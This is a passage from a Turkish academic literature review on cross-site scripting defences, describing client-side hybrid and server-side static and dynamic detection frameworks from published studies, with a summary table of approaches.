bir komut dosyasına karşılık gelen tüm ögeleri, tarayıcının JavaScript motorundan toplamak, parmak izlerini oluşturmak ve nihayetinde parmak izlerini doğrulamaktır. Sunucu tarafında üretilen parmak izleri de istemci tarafına güvenli bir şekilde aktarılır. Bağlamsal parmak izlerini kullanmanın bir avantajı, hatalı pozitif örneklerin üstesinden gelmeye yardımcı olmasıdır.

Gupta, Gupta ve Chaudhary (2018), çalışmalarında iki kavramı temel alan bir çerçeve önermektedir; çalışma zamanı DOM üretimi ve iç içe geçmiş bağlama duyarlı temizleme. Çerçeve, esasen tam olarak mobil bulut tabanlı ÇSA (OSN: Online Social Networks - Çevrim içi Sosyal Ağlar) için çalışmak üzere tasarlanmıştır ve DOM tabanlı XSS güvenlik açıklarını azaltmayı amaçlamaktadır. Çerçevenin iki çalışma modu vardır; çevrim dışı ve çevrim içi. Çevrim dışı modun eğitim aşamasında, Web Örümcek Bileşeni yardımıyla Web uygulama modülleri taranır ve gömülü komut dosyası bileşenleri çıkarılır. Bu, statik DOM ağacı oluşturularak yapılır. Çıkarılan meşru komut dosyası içeriğindeki komut listesinden meydana gelen bir beyaz liste oluşturulur. Daha sonraki aşama, çevrim içi modun algılama aşamasıdır. Bir akıllı telefon kullanıcısı tarafından gönderilen her HTTP isteğine karşılık olarak ÇSA sunucusu, ilgili HTTP yanıtı için bir çalışma zamanı DOM ağacı oluşturur. Komut dosyaları içeren düğümler DOM ağacından çıkarılır. Bu komut dosyaları, eğitim aşaması sırasında oluşturulan beyaz listedeki komut dosyalarıyla karşılaştırılır. Bu görev, Komut Dosyası Değişim Bulma Modülü tarafından gerçekleştirilir. Herhangi bir değişim tespit edilirse, DOM ağacına XSS solucanlarının enjekte edildiği anlamına gelir. Temizleme Motoru, varsa enjekte edilen betik dosyası üzerinde yapılan bağlama duyarlı temizleme işlemlerini gerçekleştirir. Sonunda akıllı telefon kullanıcısı, tüm XSS solucanlarından arındırılmış ve sterilize edilmiş bir HTML belgesi alır.

Hibrit Analiz

Hibrit Analiz, hem Statik Analiz tekniklerinin hem de Dinamik Analiz tekniklerinin faydalarını birleştirir. Bu yöntem, hassasiyet ve etkililik sağlar. Sayısal olarak, statik analiz teknikleri masraflıdır ve kesin kararlar verememekten mustariptir. Bununla birlikte, dinamik analiz teknikleri nispeten daha kesin ve etkilidir. Aşağıda, her iki yaklaşımı da birleştirerek XSS saldırılarını tespit etmek ve önlemek için geliştirilmiş bazı yeni çözümler incelenmektedir.

Vogt *ve diğ.* (2007), Dinamik Veri Bozulma (Dynamic Data Tainting) ve Statik Analiz kullanarak XSS saldırıları için bir önleme mekanizmasını tartışmışlardır. Çözümün temeli, istemci tarafındaki hassas bilgileri bozmak veya işaretlemektir. Dile getirmeye gerek olmadığı üzere, kullanıcının izni olmadan hassas bilgilerinin güvenilir olmayan üçüncü bir tarafa gönderilmemesi gereklidir. Bu, Dinamik Veri Bozulma mekanizması ile gerçekleştirilir. İlk olarak, kullanıcıya ait hassas bilgiler bozulur ve herhangi bir komut dosyası tarafından erişildiğinde dinamik olarak izlenir. Bozuk veri nesneleri, tarayıcının JavaScript motoruna kaydedilir. Bir JavaScript programı herhangi bir bozulmuş veri nesnesini iletmeye çalıştığında her seferinde bir kontrol yapılır. Bozuk veriler üçüncü bir tarafa gönderilmek üzereyse (yani alan adı, dokümanı yükleyen alan adından farklıysa), uygun önlemler alınabilir. Bu tür eylemler, kullanıcıyı uyarmayı ve programın yürütülmesini durdurmayı içerir. Veri bağımlılıkları, dinamik kusur analizi ile de ele alınmaktadır. Ancak, tüm hassas bilgilerin akışını dinamik olarak izleme hedefi her zaman gerçekleştirilemez (Sabelfeld ve Myers, 2003). Bu gibi durumlarla ilgilenmek için bu önleme çözümü, gelişmiş güvenlik sağlamak için statik analizden yararlanır. Statik analiz, kontrol bağımlılıklarına odaklanır. Dinamik renk tonu analizi yalnızca yürütülen bölümlere odaklanır ve böylece yürütülmeyen kısım statik olarak incelenir. Dinamik kusur analizi (dinamik bilgi-akış analizi olarak da bilinir), yalnızca yürütülen bölümlere odaklanır ve böylece yürütülmeyen kısım statik olarak incelenir.

Curtsinger *ve diğ.* (2011), XSS saldırılarını tespit etmek ve önlemek için bir tarayıcıda konuşlandırılabilen sınıflandırıcı tabanlı bir JavaScript deobfuscator (bir program/uygulama için kod çözme veya ters mühendislik işlemlerini zorlaştırmak için değiştirilmiş olan halini eski haline getiren bir yazılım/kod) olan *ZOZZLE*'yi önermektedir. Kötü amaçlı JavaScript kodunu meşru koddan ayırt etmek için, Özet Söz dizimi Ağacı (AST - Abstract Syntax Tree)

tabanlı bir teknik kullanılır. Bu teknik, algılama için hiyerarşik bağlama duyarlı özelliklerden yararlanır. Üç aşaması vardır. İlk olarak, veri tabanı meşru ve kötücül komut dosyalarıyla doldurulur ve ilgili özellikler çıkarılır. Daha sonra bir Bayes sınıflandırıcısı, etiketli kod örneklerinden oluşturulan profillerle eğitilir. Veri kümesinin kötü amaçlı örneklerini elde etmek için NOZZLE adlı dinamik bir yığın püskürtme algılayıcısı (heap-spraying detector) kullanılır (Ratanaworabhan, Livshits ve Zorn, 2009). Başlangıçta, NOZZLE ve ZOZZLE JavaScript deobfuscator'larını çalıştıran bir tarayıcı ortamından URL'ler taranır. NOZZLE, yığın püskürtme saldırısını saptamada başarılı olduğunda, ilgili URL ile birlikte, ilgili tüm JavaScript bağlamları kaydedilir ve kötü amaçlı ögeler açısından incelenir. Meşru örnekler ise *Alexa.com*'dan alınan ilk 50 URL bağlamından toplanır. ZOZZLE, saldırganların sadece tarayıcının JavaScript motoruna güvenerek kod gizleme girişimlerine de karşı koyabilir. Motor, gizli kodun genişletilmiş bir biçimini sağlar.

Patil ve Patil (2015), siteler arası betik çalıştırma saldırılarını tespit etmek için istemci tarafında otomatik bir temizleme aracı önermektedir. Sistem mimarisi, birincisi DOM modülü olan birkaç modülden oluşur. Bu modül, geçerli web sayfasının DOM yapısını işler. Bir sonraki önemli modül, metin veya bağlantı şeklindeki kullanıcı girişleri ile ilgilenen Giriş Alanı Yakalama modülüdür. Giriş Analizörü, giriş alanlarının içeriğini bağlantı veya metne göre sınıflandırır ve buna göre bir sonraki modüle (Bağlantı modülüne veya Metin alanı modülüne) iletir. Bağlantı modülünün iki işi vardır. Birincisi, web sayfasının mevcut bağlantı kuyruğuna gelen bir bağlantı daha eklemek ve ikinci olarak herhangi bir güvenlik açığı olup olmadığını kontrol etmek için, bağlantılarla Temizleme modülünü beslemek. Benzer şekilde, Metin alanı modülü tüm kullanıcı giriş metinlerinin sırasını tutar. Bağlantı ve Metin alanı modüllerinin çıktıları, güvenlik açıklarının varlığı için girdiyi inceleyen Temizleme modülünü besler. İncelemeden sonra, Temizleme modülü tarafından bir mesaj üretilir ve XSS Bilgilendirici modülüne iletilerek kullanıcı bir saldırı olduğuna dair bilgilendirilir.

Pan ve Mao (2017), Web tarayıcı eklentilerindeki DOM güvenlik açığı sorununu çözmeyi amaçlayan bir çerçeve ortaya koymuştur. Bu çalışmada, DOM kaynaklı XSS saldırısı adı verilen yeni bir varyant üzerinde durulmakta ve hibrit analiz yardımı ile algılama gerçekleştirilmektedir. Yazarlar, ciddi etkileri olmasına rağmen DOM tabanlı XSS saldırılarının yıllar boyunca araştırmacılardan çok fazla ilgi görmediğini düşünmektedir. Çerçevenin iki aşaması vardır. İlk aşama statik analiz, ikinci aşama ise dinamik analiz kullanır. Statik analiz aşaması, bir metin filtresi ve soyut bir söz dizimi ağacından oluşur.

Bu aşama, şüpheli bir komut dosyasını analiz eder. Metin filtresinin işi genel yönergeleri ve verilen ayrıcalıkları kontrol etmek olsa da, soyut söz dizimi ağacı saldırgan tarafından kontrol edilen kaynakları ve hassas çıkış noktalarını kontrol eder. İkinci aşamada, komut dosyası hala şüpheli davranış gösteriyorsa dinamik analiz gerçekleştirilir. Dinamik sembolik yürütmenin bu aşaması, hiyerarşik belgeden yararlanmanın kritik sorununu çözmeyi amaçlamaktadır. Hiyerarşik yapı, mevcut olmayan DOM ögelerine erişildiğinde hata üretmede başarılı olan bir gölge DOM bileşeninde korunur. Gölge DOM bileşeninde tutulan hiyerarşik yapının ve sembolik yürütme sırasında elde edilen değerlerin bir kombinasyonu, zafiyete açık komut dosyasının belirlenmesine yardımcı olur. Dolayısıyla, DOM kaynaklı güvenlik açıkları algılanır. Yazarlar çalışmalarını çapraz tarayıcı eklentisi olan Greasemonkey[5] üzerinde gerçekleştirmişlerdir. Çalışmada Greasemonkey'in 154.065 adet kullanıcı komut dosyasının veri kümesi kullanılmıştır. Hatalı pozitif olmadan toplam 58 DOM kaynaklı XSS güvenlik açığı algılanmıştır.

Siteler arası betik çalıştırma saldırısı, esas olarak sunucu tarafındaki web uygulamasında var olan güvenlik açıkları nedeniyle oluşur. Bununla birlikte, uygun mekanizmalar mevcutken kötü niyetli bir siteyi ziyaret etmek kısıtlanabilir. Bir sunucu, güvenlik konusunda her zaman güvenilir olamaz, çünkü bir saldırgan tarafından kolayca riskli ve tehlikeli bir hale dönüştürülebilir. İstemci tarafında bir savunma mekanizması kullanmanın faydası, kullanıcının siteyi ziyaret etmek isteyip istemediğini tam olarak kontrol edebilmesidir. Bir tarayıcıya bir kural kümesi gömülebilir veya kötü amaçlı bir siteyi ziyaret etmeyi kısıtlamak için XSS filtreleri uygulanabilir. Ancak bunun dezavantajı, bu konuda çok fazla bilgisi olmayan bir kullanıcının bir uygulamayı ziyaret etmenin güvenli olup olmadığını bilmeyebilecek olmasıdır. Ayrıca, XSS filtrelerinin bazıları, yeterli güvenlik mekanizması olsa bile kolayca atlatılabilir. **Tablo 2.10**'da, tartışılan tüm istemci tarafı tespit yaklaşımlarının bir özeti yer almaktadır.

2.2.5.2. Sunucu Tarafı Tespit Yaklaşımları

İster Yansıtmış ister Depolanmış olsun, geleneksel XSS saldırıları, sunucu tarafındaki güvenlik zafiyetleri nedeniyle oluşur. Bu nedenle, sunucuyu bu tür saldırılara karşı koruyan bir savunma mekanizması geliştirmek doğaldır. Savunma mekanizmasının sunucu tarafına uygulanması, doğrudan sunucu üzerinde veya ters vekil sunucu kullanılarak

[5] https://addons.mozilla.org/tr/firefox/addon/greasemonkey/

Tablo 2.10: İstemci Tarafı XSS Tespit Yaklaşımlarının Özeti

Analiz Türü	Referans Çalışma	Odaklanılan Alan	Tespit edilen XSS Tipi	Güçlü Yön / Zayıflık
Dinamik Analiz	(Ismail *ve diğ.*, 2004)	Zafiyet Tespiti ve Saldırı Önleme	Belirtilmemiş	
	(Hallaraker ve Vigna, 2005)	Saldırı Tespiti	Tümü	Denetim sistemi tarafından ek yük, ayrıca politikalar sunucudan iletilmez.
	(Kirda *ve diğ.*, 2006)	Saldırı Önleme	Yansıtılmış ve Depolanmış	Şüpheli olay meydana geldiğinde kullanıcı müdahalesi gerekir.
	(Reis *ve diğ.*, 2007)	Zafiyet Tespiti ve Saldırı Önleme	Belirtilmemiş	
	(Cao *ve diğ.*, 2012)	Saldırı Önleme	Tümü	Çerez çalma ve kimlik avına karşı zafiyete açıktır.
	(Gupta ve Gupta, 2015)	Zafiyet Tespiti	Yansıtılmış	
	(Weissbacher *ve diğ.*, 2015)	Saldırı Tespit ve Saldırı Önleme	Belirtilmemiş	
	(Pan ve Mao, 2016)	Zafiyet Tespiti	Yansıtılmış ve Depolanmış	
	(Mitropoulos *ve diğ.*, 2016)	Saldırı Tespit ve Saldırı Önleme	Yansıtılmış ve Depolanmış	Düşük hatalı pozitif sayısına sahiptir.
	(Gupta, Gupta ve Chaudhary, 2018)	Saldırı Tespiti ve Zafiyet Tespiti	DOM tabanlı	
Hibrit Analiz	(Vogt *ve diğ.*, 2007)	Saldırı Önleme	Belirtilmemiş	
	(Curtsinger *ve diğ.*, 2011)	Saldırı Tespit ve Saldırı Önleme	Yansıtılmış ve Depolanmış	Düşük hatalı pozitif oranına sahiptir.
	(Patil ve Patil, 2015)	Zafiyet Tespiti ve Saldırı Önleme	Depolanmış	
	(Pan ve Mao, 2017)	Zafiyet Tespiti	DOM tabanlı	

gerçekleştirilebilir. Aşağıda, bu bağlamda literatürde yer alan çeşitli savunma yöntemleri incelenmiştir.

Statik Analiz

Şekil 2.34'te tarif edildiği gibi statik analiz, uygulamanın kaynak kodunu ele almaktadır (Chess ve McGraw, 2004). Bu tür bir analiz yönteminin kullanılmasının temel avantajı, uygulamanın yürütülmesine gerek olmamasıdır. Uygulamanın kaynak kodu, herhangi bir zamanda saldırgan tarafından kötüye kullanılabilecek olası bir güvenlik zafiyetinin tespiti için gözden geçirilir (Livshits ve Lam, 2005). Statik analiz altındaki bazı yaygın teknikler arasında; kusur analizi (Tripp *ve diğ.*, 2009), kontrol akışı analizi (Jovanovic, Kruegel ve Kirda, 2006), veri akışı analizi (Vogt *ve diğ.*, 2007), prosedürler arası analiz (Xie ve Aiken, 2006) bulunmaktadır. Yıllar içinde, XSS saldırılarını ve güvenlik zafiyetlerini tespit etmek için, bazıları aşağıda da tartışılan birçok statik analiz yöntemi önerilmiştir.

Scott ve Sharp (2002), heterojen ortamlarda geliştirilen büyük web uygulamalarından güvenlik politikaları oluşturmak için bir yapılandırma tekniği önermişlerdir. Güvenlik ilkeleri, Güvenlik İlkesi Açıklama Dili'nde (SPDL: Security Policy Description Language)

yazılmıştır. SPDL, doğrulama kısıtlamalarını ve dönüşüm kurallarını ifade edebilir. İlke derleyici bileşeni, SPDL'yi koda dönüştürür ve doğrulama kısıtlamalarını inceler. Politikalar, güvenlik ağ geçidi olarak da adlandırılan uygulama düzeyinde bir güvenlik duvarında uygulanır. HTTP iletilerinde belirtilen politikaları, özellikle de URL'yi zorunlu kılar. HTTP istekleri analiz edilir ve web sunucusundan alınan HTTP yanıtındaki HTML yeniden yazılır. Örneğin yanıtta bir HTML formu varsa, istemci tarafında kontrol etmek için bu forma uygun JavaScript doğrulama kodu eklenir. Yanıtlarla birlikte, Mesaj Doğrulama Kodları (MAC: Message Authentication Codes) ek açıklama olarak ilave edilmektedir (Schneier, 2007). İstemci bir sonraki iletiyi gönderdiğinde, ilgili MAC denetlenir. Bu şekilde, istemcinin verilerde meşru olmayan değişiklikler yapmasına izin verilmez.

Minamide (2005), çalışmasında bir sunucu uygulamasının dinamik olarak oluşturulan Web sayfalarını statik olarak analiz etmek için bir PHP dize çözümleyicisi önermektedir. PHP analizörü, bir PHP programı (kodu) ve programa olası tüm giriş kümesi olmak üzere iki giriş ile beslenir. Programa olası girdiler kümesi, kurallı ifadeler yardımıyla oluşturulur. Program tarafından üretilebilecek olası herhangi bir dize çıktısı, analizör tarafından bağlamsız bir gramer kullanılarak yaklaşık olarak üretilir (Christensen, Møller ve Schwartzbach, 2003). Uygulamalardaki XSS zafiyetlerini tespit etmek için, bu yaklaşımlar güvenli veya güvenli olmayan dizelerin özelliklerine göre incelenir. Örneğin, istemci tarafından gelen kod güvensiz kabul edilir.

Nguyen-Tuong *ve diğ.* (2005), yaptıkları çalışmada hassas izleme (tainting) kullanarak Web uygulamalarını otomatik olarak sıkılaştırmak için bir yöntem önermektedir. Kusurlu (tainted) veriler güvenilir olmayan kaynaklardan gelen parçalarda içeriğe duyarlı bir şekilde izlenir ve kontrol edilir. Kusursuzluğun (taintedness), tek bir karakter düzeyinde ayrıntılı kontrol edildiğine dikkat etmek önemlidir. Sunucu tarafında bir PHP yorumlayıcısının değiştirilmiş sürümü kullanılır. Yorumlayıcı, kusurlu (tainted) verilerin uygulama kodu üzerinden yayılmasını/akışını kontrol eder ve kullanıcı girişinden gelen tehlikeli verilerin komutlara veya parametrelere dahil edilmemesini sağlar. Ayrıca, güvenilmeyen girdiden gelen hiçbir betik kodunun, oluşturulan web sayfasının bir parçası olmadığından emin olma sorumluluğu da vardır. Olası tehlikeli metinler ortadan kaldırılır veya yorumlanması önlenir. Bunun için, **printf**, **echo** ve **print** gibi PHP çıktı/yazdırma fonksiyonları değiştirilir.

Pietraszek ve Berghe (2005), yaptıkları çalışmada XSS saldırılarına karşı savunmak için

Bağlama Duyarlı Dize Değerlendirmesi'ni (CSSE: Context Sensitive String Evaluation) tanıttılar. Bir web uygulaması verildiğinde CSSE, geliştirici tarafından sağlanan kodun ve kullanıcı tarafından sağlanan kodun sınırlarını işaretler. Bu işlem, kodun kökeni ile ilgili meta verileri uygulamadaki dize parçalarına ekleyerek yapılır. Geleneksel olarak, geliştirici tarafından sağlanan kod güvenilirdir. Ancak, kullanıcı tarafından sağlanan veriler üzerinde uygun söz dizimsel testler yapılmalıdır. Testler, çıktı sağlayan veya çıktıda kullanıcı tarafından sağlanan verileri kullanan fonksiyonların yürütülmesini engeller. Daha belirgin olarak, bir ihlali tespit etmek veya önlemek için çıkış fonksiyonları, atama operatörleri ve dize işlemleri buna göre geçersiz kılınır.

Jovanovic, Kruegel ve Kirda (2006), PHP tabanlı web uygulamalarındaki XSS güvenlik zafiyetlerinin tespiti için *Pixy* adlı statik bir analiz aracı önermişlerdir. Web sunucusundaki XSS güvenlik açıkları, kötü niyetli kullanıcılar tarafından kötücül veya kusurlu komut dosyaları enjekte edilerek istismar edilir. XSS güvenlik açıklarının kusurlu tarz zafiyetler olmasının nedeni budur. Zafiyet noktaları uygulamada, özellikle de akışa duyarlı (flow-sensitive), prosedürler arası (inter-procedural) ve bağlama duyarlı (context-sensitive) veri akışı analiz teknikleri kullanılarak tespit edilir. Veri akışı analizinin ardındaki gerekçe, duyarlı değişkenlerin programın yürütülmesi sırasında herhangi bir noktada tutabileceği gerçek değerleri takip etmektir (Muchnick, 1997). Kusurlu (tainted) veriler, kusur analizi (taint analysis) ile tespit edilir ve atama veya diğer yapılarla bir programdaki farklı noktalara akabilir. Bu tür kusurlu verileri doğru bir şekilde tespit etmek için aynı zamanda takma ad analizi (alias analysis) ve ifade analizi (literal analysis) kullanır. Kullanıcı, hassas bir değer alan hassas çıkış noktalarının (programdaki savunmasız noktalar) detayları konusunda bilgilendirilir.


Xu, Bhatkar ve Sekar (2006), politika uygulamalarını güçlendirmek için dinamik bir kusur izleme mekanizması önermiştir. İlk adım, kaynaktan kaynağa dönüşüm kullanarak C programları için derinlemesine kusur analizi yapmaktır. Sunucunun girdi okuma fonksiyonları (örn.; **read** ve **recv**) güvenilir olmayan değerler döndürebilen fonksiyonlardır. Güvenilmeyen değerlerin depolandığı her bellek baytı ile bir bit kusur bilgisi ilişkilendirilir. Kusur bilgisi, verilerin yayılmasıyla birlikte bellekte yayılır. Bir sonraki adım Politika Uygulama'dır. Güvenlik açısından kritik fonksiyonlar konusunda politikalar uygulanır. Bu tür fonksiyonlara örnek olarak **vfprintf** gibi kütüphane fonksiyonları ile **execve** ve **open** gibi sistem çağrıları verilebilir. Bu tür fonksiyonların argümanları ve çıktıları, güvenilmeyen

ve güvenli olmayan içerik açısından incelenir. Bu nedenle, yöntemin üç adımı vardır; güvenilmeyen içeriği işaretleme (tainting), akışlarını izleme ve güvenlik açısından kritik fonksiyonlara ilişkin girdileri denetleme. Bu yöntem, XSS saldırısının yanı sıra bir dizi saldırıyı algılayabilir ve ayrıca yorumlayıcıları C ile kodlandığından PHP ve Bash gibi diğer betik dillerine de uygulanabilir.

Galán *ve diğ.* (2010), çok ajanlı XSS güvenlik açığı tarayıcısı şeklinde yeni bir çerçeve önermiştir. Bir uygulamadaki zafiyetleri algılamak için Web Sayfası Ayrıştırıcı Ajanı, Betik Enjektör Ajanı ve Doğrulama Ajanı gibi birden çok aracı bir araya gelir. İlk görev, uygulamayı Web Sayfası Ayrıştırıcı Ajanı yardımıyla taramaktır. Taramadan sonra, çeşitli potansiyel enjeksiyon noktaları tanımlanır ve bir Enjeksiyon Noktası Havuzu oluşturulur. Bu enjeksiyon noktaları, Betik Enjektör Aracısı tarafından okunur ve Saldırı Vektörü Deposundan bir olası saldırı vektörleri listesi seçilir. Seçilen saldırı vektörleri, daha önce tanımlanan çeşitli enjeksiyon noktalarına karşı başlatılır. Gerçekleştirilen bu saldırılar, Gerçekleştirilen Saldırı listesinde saklanır. Bu liste daha sonra Web uygulamasını tarayarak, saldırı vektörlerinin uygulamanın davranışını nasıl etkilediğini analiz eden Doğrulama Ajanı tarafından doğrulanır. Depolanmış XSS güvenlik açığının etkilerini belirlemek için uygulamanın ikinci kez taranması gerekir.

Gupta ve Gupta (2015), yaptıkları çalışmada *XSS-SAFE*, Siteler Arası Betik Çalıştırma Güvenli Web Uygulama Çerçevesi'ni önermiştir. Çerçeve, Özellik Enjeksiyonu, Kural Çıkarıcı ve Temizleme Rutini Enjektörü olmak üzere üç teknik kullanır. İstemciden bir talep alındığında, uygulamaya tehlikesiz özellikler yorum şeklinde enjekte edilir. Bu işlem uygulamadaki güvenlik zafiyetlerini bulmak için yapılır. Bir yanıt oluştuğunda temizleyici, gözlenen ve saklanan özellikler arasında bir değişim olup olmadığını kontrol eder. Farklılıklar varsa, bu kötü niyetli bir enjeksiyonun başarılı olabileceği anlamına gelir. Bu durumda bir mesaj istemciyi uyarır; aksi takdirde ise yanıt istemci tarayıcısına güvenli bir şekilde iletilir. XSS-SAFE'in mantıksal bir görünümü **Şekil 2.41**'de gösterilmektedir.

Gupta ve Gupta (2016), *CSSXC* olarak da adlandırılan Bulut ortamlarındaki XSS güvenlik zafiyetlerine karşı uygulanmak üzere Bağlama Duyarlı Temizleme çerçevesini sunmaktadır. Çerçevenin sorumluluğu, bir web uygulamasındaki maskelenmiş enjeksiyon noktalarını belirlemek ve varsa güvenlik açıklarını bulmaktır. Bu enjeksiyon noktalarından zararlı kod yükleri enjekte edilirse, temizle bağlama duyarlı bir şekilde gerçekleştirilir. Çerçevenin



Şekil 2.41: XSS-SAFE mantıksal şeması (Gupta ve Gupta, 2015)

bileşenlerinden biri kötücül JavaScript algılama sunucusudur. Bu sunucunun görevi kara listeye alınan JavaScript saldırı vektörlerinden oluşan bir XSS deposunu tutmak ve kötü amaçlı XSS yüklerinin algılanmasını hızlandırmaktır. Bileşenin bir başka modülü de Temizleme Rutini Enjektörüdür (SRI: Sanitization Routine Injector). Herhangi bir kötü amaçlı komut dosyasının tanımlanması durumunda, SRI güvenilmeyen değişkenleri atmak için otomatik temizleme işlemi gerçekleştirir. Bileşenin diğer modülleri Çıkarma Birimi (bağlantıları, form parametrelerini, HTTP isteklerini ve fonksiyonları ayıklar), Tanımlama Birimi (bir enjeksiyon noktasından uygulamayı enjekte edebilecek saldırı vektörlerini tanımlar) ve Test Birimidir (sterilize edilmiş XSS saldırı yükünü enjekte eder ve çalıştırır). Çerçevenin diğer iki bileşeni Bulut kullanıcıları ve Web uygulama sunucusudur.

Medeiros, Neves ve Correia (2016), yaptıkları çalışmada Web uygulamalarının kaynak kodundaki güvenlik açıklarını tespit etmek için iki yaklaşımın birleşimi olan bir çözüm önermiştir. İlk olarak, kaynak kodu ayrıştırılarak elde edilen Özet Söz dizimi Ağacı (AST: Abstract Syntax Tree) üzerinde kusur analizi (taint analysis) yapılır. Bu işlem, Kontrol Akışı Diyagramları (CFG: Control Flow Graphs) şeklinde aday güvenlik zafiyetlerinin oluşturulmasına yardımcı olur. Giriş noktasından doğrudan hassas bir çıkış noktasına bir bağlantı varsa, diyagramdaki bir yol savunmasızdır. Hatalı pozitifleri belirlemek için, savunmasız kontrol akış yollarının özelliklerine veri madenciliği teknikleri uygulanır. Tümevarım kuralları hatalı pozitifler varsa kullanılır. Kontrol akış yollarındaki hatalı pozitif olarak tahmin edilmeyen güvenlik açıkları kaynak kodunda tanımlanır ve düzeltilir. Daha sonra güvenlik açıkları, düzeltmeleri, hatalı pozitifler ve bunların hatalı pozitif olarak sınıflandırılmasından sorumlu niteliklerle ilgili bilgilerle birlikte geliştiriciye yeterli ve uygun geri bildirim gönderilir. Ayrıca, uygulamaya iki tür test tatbik edilir; düzeltmelerin

düzgün çalışıp çalışmadığını belirlemek için Mutasyon Testi ve uygulamaların davranış analizi için Regresyon Testi.

Mohammadi, Chu ve Lipford (2017), öncelikle güvenilmeyen verilerin yanlış kodlanması nedeniyle ortaya çıkan XSS zafiyetlerini tespit etmek için bir algılama mekanizması önermiştir. İlk olarak, her web sayfası için XSS güvenlik açıklarını tespit etmek için bir dizi birim testleri yapılır. Bu, test yolu içeriğini garanti eder. Buradaki ana fikir şudur; orijinal web sayfası XSS güvenlik açığı içeriyorsa, ondan yola çıkılarak yapılan birim testlerinin de XSS'e karşı savunmasız olma olasılığı vardır. Birim test yapısı için girdiler şunlardır: kaynak kodu, güvenilir olmayan kaynaklar ve çıkış noktaları. Bir sonraki saldırı değerlendirme aşamasında, birim testlerinden herhangi birinin gerçekten savunmasız olup olmadığını görmek için XSS birim testleri, XSS saldırı dizelerine göre değerlendirilmelidir. Bu amaçla JWebUnit[6] test aracı kullanılır. Saldırı oluşturma aşaması, iki bileşenden oluşur. İlk olarak, saldırının temel prensipleri, JavaScript yüklerinin modellenmesi ve tipik bir tarayıcı tarafından nasıl yorumlandıklarının belirlenmesinde yardımcı olur. İkinci olarak, saldırı dizeleri bu temel prensiplere göre türetilir.

Gupta ve Gupta (2018), yaptıkları çalışmada mevcut XSS solucanlarının yayılımının saptanmasını ve hafifletilmesini vaat eden *XSS-Secure*'u sunmaktadır. Bulut platformundaki ÇSA (OSN: Online Social Network; Çevrim içi Sosyal Ağ) tabanlı multimedya Web uygulamaları için sağlanan bir hizmet olan XSS-Secure'un eğitim modu ve algılama modu olmak üzere iki çalışma modu vardır. Eğitim modu, JavaScript'in güvenilir olmayan değişkenlerinin içeriğe duyarlı olarak temizlenmesi ile ilgilenir. Algılama aşamasında daha sonra kullanılmak üzere, sterilize edilmiş kod, Temizleme Anlık Deposunda (Sanitization Snapshot Repository) ve ÇSA Web sunucusunda saklanır. Algılama modunda, Temizleyici Değişim Dedektörü modülü, ÇSA Web sunucusunda üretilen temizlenmiş HTTP yanıtı ile Temizleme Anlık Görüntü Deposunda saklanan yanıt arasındaki benzerliği ölçmek gibi önemli bir görevi yerine getirir. Bu adımda tespit edilen sapmalar, XSS solucanlarının bulut platformundaki ÇSA sunucularına enjekte edildiği sonucuna ulaşmaya yardımcı olur. XSS-Secure, XSS solucanlarının enjekte edildiği bağlamı tanımlar ve buna göre HTTP yanıtı temizlenir ve temizlenmiş yanıt ÇSA kullanıcısına iletilir. XSS-Secure'un güçlü yönü, temizleme işlemini gerçekleştirmeden önce kötü niyetli değişkenin bağlamını tanımlaması ve ondan sonra temizleme rutinini buna göre gerçekleştirmesidir.

[6] https://jwebunit.github.io/jwebunit/

Dinamik Analiz

Dinamik analiz, **Şekil 2.38**'de tarif edildiği gibi Web uygulamasının yürütülmesini içerir (Ernst, 2003). Bu teknikler, uygulamadaki güvenlik açıklarını tespit etmek için program durumlarını aktif olarak analiz eder (Guo, 2006). Program durumları, değişkenlerin değerlerini ve hatta bellek konumunun içeriğini içerebilir. Büyük ölçekli web uygulamalarında statik analiz yerine dinamik analiz tercih edilebilir. Çünkü, bu gibi durumlarda, kodun statik olarak incelenmesi sıkıcı olabilir. XSS saldırılarını tespit etmek ve önlemek için bazıları aşağıda tartışılan birçok dinamik analiz yaklaşımı önerilmiştir.

Kals *ve diğ.* (2006), fonksiyonel bir web güvenlik zafiyeti tarayıcısı olan *SecuBat*'ı geliştirmiştir. SecuBat'ın temel amacı, web uygulamalarındaki XSS güvenlik açıklarının otomatik olarak algılanmasıdır. Bir tarama (crawling) bileşeni, bir saldırı bileşeni ve bir analiz bileşeni olmak üzere üç bileşeni vardır. Kara kutu yaklaşımı kullanılarak, önce tarama bileşenine bir kök adres verilir. Bileşen, bu adresten başlar, web sayfalarını ve formları alıp getirerek adım adım ilerler. Tarama aşamasından sonra saldırı bileşeni web sayfalarında var olan formları belirler, çünkü bunlar uygulamaya giriş noktalarıdır. Karşılaşılan her form için, hedef adres ve yöntem (GET veya POST), diğer parametrelerle birlikte çıkarılır. Uygun saldırı değerleri ile birlikte bu içerikler, uygulamanın sunucusuna yüklenir. Analiz modülünün sorumluluğu sunucunun yanıtını ayrıştırmak ve yorumlamaktır. Güven değeri, saldırıya özgü yanıt ölçütlerine ve sunucunun yanıtında bulunan anahtar kelimelere göre hesaplanır. Güven değeri, web uygulamasına yönelik bir saldırının başarılı olup olmadığını belirler. Başarılı olursa, bu uygulamanın XSS'ye karşı savunmasız olduğu anlamına gelir.

